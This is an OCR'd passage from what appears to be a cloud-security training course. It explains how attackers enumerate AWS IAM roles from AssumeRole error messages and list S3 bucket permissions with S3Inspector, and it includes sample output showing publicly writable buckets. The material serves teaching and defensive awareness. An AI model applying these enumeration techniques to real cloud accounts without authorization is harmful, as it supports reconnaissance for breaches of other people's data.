
By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:



```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.58: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.



Enumerating Bucket Permissions using S3Inspector

- Attackers use S3Inspector to enumerate **AWS S3 bucket permissions**
- Attackers can enumerate information about each bucket, such as an indicator of the bucket specifying if it is public or not, permissions of the bucket if it is public, and a list of URLs to access the public bucket


```
----------------------------------------
Bucket confidentialuserdata: PUBLIC!
Location: us-west-1
Permission: Full Control by Authenticated AWS users
Permission: Full Control by Everyone
URLs:
https://confidentialuserdata.s3.amazonaws.com
http://confidentialuserdata.s3.amazonaws.com
https://s3.amazonaws.com/confidentialuserdata
http://s3.amazonaws.com/confidentialuserdata
----------------------------------------
Bucket myweeklyreports: Not public
Location: us-west-2
----------------------------------------
Bucket stuffthatshouldnotbepublic: PUBLIC!
Location: us-east-2
Permission: readable by Everyone
URLs:
https://stuffthatshouldnotbepublic.s3.amazonaws.com
http://stuffthatshouldnotbepublic.s3.amazonaws.com
https://s3.amazonaws.com/stuffthatshouldnotbepublic
http://s3.amazonaws.com/stuffthatshouldnotbepublic
----------------------------------------
Bucket supersecurebucket: PUBLIC!
Location: us-west-2
Permission: writable & readable & permissions readable by Authenticated AWS users
Permission: readable by Everyone
URLs:
https://supersecurebucket.s3.amazonaws.com
http://supersecurebucket.s3.amazonaws.com
https://s3.amazonaws.com/supersecurebucket
http://s3.amazonaws.com/supersecurebucket
```

https://github.com

Enumerating Bucket Permissions using S3Inspector

